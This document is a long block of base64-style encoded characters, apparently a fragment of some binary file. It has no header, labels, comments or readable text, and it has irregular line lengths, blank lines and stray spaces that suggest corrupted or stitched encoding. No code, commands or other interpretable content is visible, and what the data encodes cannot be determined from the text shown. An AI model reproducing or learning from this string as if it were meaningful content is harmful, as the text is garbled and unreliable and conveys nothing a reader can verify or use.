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 Lcbj+xDUsfmHjMtmiC2ZYk+IMi
u7Tq4gBWFn03iSqlck8pUQ0s0T3/kEDxNg3L0hxfsR489BT2oBsckBjTITE5EQAuVYUh9VnMHleHS5C
XKyEE5IkCMA+R0RydgBsTcAP2AAMjECodsA+eogC6URZ8qEhV6qNq67Vlajaph2iQdMtgiCWW606S
ReZ+MqC5GfFGszuR1i2XFhfE5prQbjud64N3mlV0Q4R4KAWi k2IPS m+G4LvlTvymM53/2eXe5zG7Dy
Wp9ri1zyyfrpaCwFr36RqdDOEG0jaySZe u3YooPpaqwp4Ddp1F5igWEKo37gkUulJx4VJBm0bDrPpNi
6paiCH/gn5MhJvIzJFU3J4ttFFlSbR4qrOlqLdE9dMCO8ZATX1EUPsMBYEQtYAEaADACuKEriWEVVYb
hN5eHnrzC++tIn5Uf0zA0AAPFTANIGlnRCAAuFIC/B3oaJg1iV+2Qpocm0hIX5ZsDw1iKh7jR5+Yh3U
VI0f5yLhrV6uQv0W6RKakcu/g+g1CzxngTyHs9mElixZ89EuINXXRUVeY3R2ufiD+CnQrY2dE2p1n0tbX
KfjfRJpVv/H0J5tn+SJOQ+4dsD4du58nvBcxYTSj3rZvI4NXeN049hGu8bb25BjguUjhEiSsjMHz5VETjV+X
YdTcwG7YrjXeNkxqM9O18nj2zhtjf5qmyRQOzAkqawBaZAtYtMH/Og3ftzYI0151DRHJ7xAj8AFTCjB
yIQMnBbNxfmpapOfjfXR7BcLdU9UDvVG+WjE2MGA/7t4fOnc/gRtXUx68W66uXXh2MNpnubuC4fty
MhrLOOrg7UNlbGQEXXwv96icwZ4ET3IHhkH/wa9ptYPOtMKSw4zgpt7ko5eP0O0Olk0lu5xjfel4F1Yej
avesa64lqvjFvC1rX8V75ZMCTaf/SsRj3okh0qYky+NEvrFELim3dncvuE3N9GzC2yH/Zzw6yNnTqKZ8oy
ij2NjBfXh2U9H12LRO+1huXh3hKv6hHr9IPJI1is+cxkQowchs+fxoBPIsB4GYAdEcX4LTHSvLsPGvLgT
TCEGsEHjoBr5MHEDNTEXQB37o2MRbFjgqlhhe8GK26z0ips87YVaQ9XvCmNTHdUzV8G6TnOsrlmA
K51TM3DUOf6kjufhezejx13KKe7bx0S5rAxAKAvwLMNBgAAIFCxJcGEAfQYgKICokWI9iwXoMLTI8yHai
woYdA0gcSZdkSYUGCSbk6LGhSZMvC4Yw+FCkS482HWpkSHNh/z2bHFkGyCiTj0ikH0MS1Plx48GUK
kdC/SeQKegC+qROJBmAjkGfOBUmTJqyKNmnFzn69LoU6tablbNWbLpQ4ESOV9EyHKqwa9GglRtajl
pQq1uRHSWygDAMYQAjAUoUGBAATG6iAYCGCZ3b9HoUW/e+QnSWMBARxThqbZoAEHnR08+G
dgcWwIDxQAILLvE2ThwYWndqx60GrVdAoSH/7PsXLhjQOgfm4c+nTYD3AXN7C5xINp3jpZDnAuSW
rVxoevN55euPLWynclT69eefllw92/n65+PvrpisvPP4WYc04/4IJT7cD6/CuOvgeJu8+xA5ljrr4L81Mwu
Ov4+/9vQ/0+nM+4A3PTo6TB2hool33S+ietqPoCq6CuXCqqoxaXuivHvPJKCa+pUnyxolQIY0sqjH4kzC
WVlkxyJcEuShEqnaja6cefnlxxyyH5egsusUAKE7G3WhqLxoHuQkwpJA OzakjByBKLyYqwRBHJJQ8zc6A
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 